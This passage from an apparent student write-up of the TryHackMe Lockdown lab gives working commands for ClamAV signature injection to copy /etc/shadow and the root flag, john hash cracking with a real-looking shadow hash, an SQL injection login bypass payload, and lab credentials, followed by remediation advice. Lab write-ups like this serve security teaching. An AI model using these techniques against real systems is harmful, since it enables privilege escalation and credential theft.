
```
sudo -l
```

Output revealed:

```
(root) /opt/scan/scan.sh
```

The cyrus user can run the scan.sh script as root. Reviewing the script content:

```
cat /opt/scan/scan.sh
```



```
cyrus@ip-10-114-177-33:/$ cat /home/cyrus/user.txt
cat /home/cyrus/user.txt
THM{w4c1F5AuUNhHCJRtiGtRqZyp0QJDibWS}
cyrus@ip-10-114-177-33:/$ sudo -l
sudo -l
[sudo] password for cyrus: sweetpandemonium

Matching Defaults entries for cyrus on ip-10-114-177-33:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User cyrus may run the following commands on ip-10-114-177-33:
    (root) /opt/scan/scan.sh
cyrus@ip-10-114-177-33:/$
```

The script accepts a user-supplied path, checks if it exists, then calls `/usr/bin/clamscan` to scan it and copies any 'infected' files to `/home/cyrus/quarantine/`. Critically, it runs as root, giving it read access to all files on the system.

6.4 ClamAV Signature Injection — Privilege Escalation

Severity: **Critical**

ClamAV detects malware by comparing files against known signatures stored in `/var/lib/clamav/`. The cyrus user has write access to this directory. By creating a custom `.ndb` signature rule that matches the first bytes of `/etc/shadow`, we can force clamscan to 'detect' and copy the shadow file to cyrus's quarantine folder:

Step 1 — Remove large database files to prevent out-of-memory kills:


```
mkdir /tmp/clambackup
mv /var/lib/clamav/bytecode.cvd /tmp/clambackup/
mv /var/lib/clamav/daily.cld /tmp/clambackup/
mv /var/lib/clamav/main.cvd /tmp/clambackup/
```



```
<v$ mv /var/lib/clamav/bytecode.cvd /tmp/clambackup/
cyrus@ip-10-113-172-10:/var/lib/clamav$ mv /var/lib/clamav/daily.cld /tmp/clambackup/
<amav$ mv /var/lib/clamav/daily.cld /tmp/clambackup/
cyrus@ip-10-113-172-10:/var/lib/clamav$ mv /var/lib/clamav/main.cvd /tmp/clambackup/
<lamav$ mv /var/lib/clamav/main.cvd /tmp/clambackup/
cyrus@ip-10-113-172-10:/var/lib/clamav$ mv /var/lib/clamav/freshclam.dat /tmp/clambackup/
<$ mv /var/lib/clamav/freshclam.dat /tmp/clambackup/
cyrus@ip-10-113-172-10:/var/lib/clamav$ ls /var/lib/clamav/
ls /var/lib/clamav/
exploit-rule.ndb main.hdb.bak mirrors.dat.bak tmp.e44e4f4783
cyrus@ip-10-113-172-10:/var/lib/clamav$
```

Step 2 — Write the malicious signature rule:

```
echo 'exploit:0:0:54484d7b' > /var/lib/clamav/exploit-rule.ndb
```



Signature Format Explanation: MalwareName:TargetType:Offset:HexSignature

- exploit: Name of the 'malware' signature
- 0: Target type 0 = any file
- 0: Offset 0 = match at byte 0 (start of file)
- 54484d7b: Hex encoding of 'THM{' — the start of every TryHackMe flag

Step 3 — Run the scan targeting /etc/shadow:

```
sudo /opt/scan/scan.sh
Enter path: /etc/shadow
```

Result:

```
/etc/shadow: exploit.UNOFFICIAL FOUND
/etc/shadow: copied to '/home/cyrus/quarantine/shadow'
```

```
sudo /opt/scan/scan.sh
Enter path: /etc/shadow
/etc/shadow
/etc/shadow: exploit.UNOFFICIAL FOUND
/etc/shadow: copied to '/home/cyrus/quarantine/shadow'

----- SCAN SUMMARY -----
Known viruses: 1
Engine version: 0.103.12
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.028 sec (0 m 0 s)
Start Date: 2026:04:21 21:28:29
End Date: 2026:04:21 21:28:29
cyrus@ip-10-113-172-10:/var/lib/clamav$
```

6.5 Cracking maxine's Password Hash

We echo maxine hash to our files before we trigger the password cracking.
(finding the hash)

```
(jones@kali)-[~/Downloads]
$ echo 'maxine:$6$/syu6s6/$Z5j6C61vrwzvXmFsvMRzwNYHO71NSQgm/z4cWQpDxMt3JEpT9FvnWm4Nuy.xE3xCQHzy3q9Q4lxXLJyR1mt320:18838:0:99999:7:::' > ~/Downloads/hash_max
```

The copied shadow file contained maxine's hashed password:
(staging it for cracking with **john**).

```
cat /home/cyrus/quarantine/shadow | grep maxine
maxine:$6$/syu6s6/$Z5j6C61vrwzvXmFsvMRzwNYHO71NSQgm/...
```

```
cyrus@ip-10-113-172-10:/var/lib/clamav$ cat /home/cyrus/quarantine/shadow | grep
maxine
<av$ cat /home/cyrus/quarantine/shadow | grep maxine
maxine:$6$/syu6s6/$Z5j6C61vrwzvXmFsvMRzwNYHO71NSQgm/z4cWQpDxMt3JEpT9FvnWm4Nuy.xE3
xCQHzy3q9Q4lxXLJyR1mt320:18838:0:99999:7:::
cyrus@ip-10-113-172-10:/var/lib/clamav$
```

The SHA-512 hash was saved and cracked:

```
john ~/Downloads/hash_max --wordlist=/usr/share/wordlists/rockyou.txt
```

Result:

```
skyline123      (maxine)
```



```
(jones@kali)-[~/Downloads]
$ john ~/Downloads/hash_max --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tiarna (maxine)
1g 0:00:01:17 DONE (2026-04-21 17:31) 0.01296g/s 1049p/s 1049c/s 1049C/s vivita..
skyline123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(jones@kali)-[~/Downloads]
$
```

6.6 Root Flag — ClamAV Scan of /root/root.txt


Instead of switching to maxine (SSH only accepted keys), the same ClamAV technique was used to directly copy the root flag:

```
echo 'exploit:0:0:54484d7b' > /var/lib/clamav/exploit-rule.ndb
sudo /opt/scan/scan.sh
Enter path: /root/root.txt
```

Result:

```
/root/root.txt: exploit.UNOFFICIAL FOUND
/root/root.txt: copied to '/home/cyrus/quarantine/root.txt'
```

```
cat ~/quarantine/root.txt
THM{IQ23Em4VGX91cvxsIzatpUvrW9GZZJxm}
```



```
jones@kali: ~/Downloads
Session  Actions  Edit  View  Help
vpn  ...  jone...oads  ...  ...  jone...oads  jone...oads

Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.009 sec (0 m 0 s)
Start Date: 2026:04:21 21:43:09
End Date: 2026:04:21 21:43:09
cyrus@ip-10-113-172-10:/var/lib/clamav$ echo "exploit:0:0:54484d7b" > /var/lib/cl
amav/exploit-rule.ndb
<it:0:0:54484d7b" > /var/lib/clamav/exploit-rule.ndb
cyrus@ip-10-113-172-10:/var/lib/clamav$ sudo /opt/scan/scan.sh
sudo /opt/scan/scan.sh
Enter path: /root/root.txt
/root/root.txt
/root/root.txt: exploit.UNOFFICIAL FOUND
/root/root.txt: copied to '/home/cyrus/quarantine/root.txt'

----- SCAN SUMMARY -----
Known viruses: 1
Engine version: 0.103.12
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.008 sec (0 m 0 s)
Start Date: 2026:04:21 21:45:06
End Date: 2026:04:21 21:45:06
cyrus@ip-10-113-172-10:/var/lib/clamav$ cat ~/quarantine/root.txt
cat ~/quarantine/root.txt
THM[IQ23]Em4VGX91cvxsIzatpUvrW9GZZJxm}
cyrus@ip-10-113-172-10:/var/lib/clamav$
```

7. Findings Summary

Finding 1: SQL Injection in Login Endpoint

FINDING	SQL Injection — Authentication Bypass
Severity	CRITICAL
Location	http://contacttracer.thm/classes/Login.php?f=login
Parameter	username (POST)
Impact	Complete authentication bypass; full admin access to application
Evidence	Payload: ' OR 1=1-- - returned {"status":"success"}
Recommendation	Use parameterised queries / prepared statements. Never concatenate user input into SQL strings.

Finding 2: Unrestricted File Upload

FINDING	PHP Reverse Shell Upload via Logo Feature
Severity	CRITICAL
Location	http://contacttracer.thm/classes/SystemSettings.php?f=update_settings

Impact	Remote code execution as www-data; full server shell access
Evidence	PHP reverse shell uploaded and executed via uploads/ directory
Recommendation	Validate file type server-side. Allow only image MIME types. Store uploads outside web root.

Finding 3: Credential Reuse Across Accounts

FINDING	Password Reuse — admin password valid for system user cyrus
Severity	High
Location	System user: cyrus
Impact	Lateral movement from www-data to cyrus user account
Evidence	su cyrus with password 'sweetpandemonium' succeeded
Recommendation	Enforce unique passwords per account. Implement password policies.

Finding 4: Dangerous sudo Permission — ClamAV Script

FINDING	Cyrus can run /opt/scan/scan.sh as root via sudo
Severity	CRITICAL
Location	/opt/scan/scan.sh /var/lib/clamav/ (writable by cyrus)
Impact	Root can read/copy any file; used to extract /etc/shadow and /root/root.txt
Evidence	Custom ClamAV .ndb signature caused root-owned script to copy /etc/shadow
Recommendation	Remove sudo access to scan.sh or make /var/lib/clamav/ read-only for non-root users.

8. Recommendations


6. **Fix SQL Injection:** Replace all raw SQL queries with parameterised prepared statements using PDO or MySQLi.
7. **Restrict File Uploads:** Validate file types server-side. Only allow image MIME types. Store uploads outside the web root directory.
8. **Hide Error Messages:** Never expose raw SQL queries or stack traces in HTTP responses.
9. **Enforce Password Uniqueness:** Ensure different accounts use different passwords. Implement a password manager policy.
10. **Harden sudo Permissions:** Remove or restrict the sudo rule for scan.sh. Make /var/lib/clamav read-only for non-root users.
11. **Upgrade Password Hashing:** MD5 is cryptographically broken. Replace with bcrypt or Argon2 for password storage.

9. Conclusion

The TryHackMe Lockdown machine presented a realistic attack scenario demonstrating how a chain of vulnerabilities — from SQL injection to misconfigured sudo permissions — can lead to complete system compromise. Starting from zero access, the assessment achieved full root-level control of the target through a combination of:

- SQL injection to bypass authentication and extract database credentials
- Hash cracking to recover plaintext passwords from MD5 hashes
- Unrestricted file upload to achieve remote code execution via a PHP reverse shell
- Credential reuse to laterally move from www-data to the cyrus user account
- ClamAV antivirus rule injection to abuse a root-privileged sudo script and read protected system files

This exercise demonstrates the importance of defence-in-depth — each individual vulnerability was exploitable, but their combination proved devastating. Fixing any single vulnerability in the chain would have prevented full compromise.



Report prepared by Jonathan | Emobilis Mobile Technology Institute | April 2026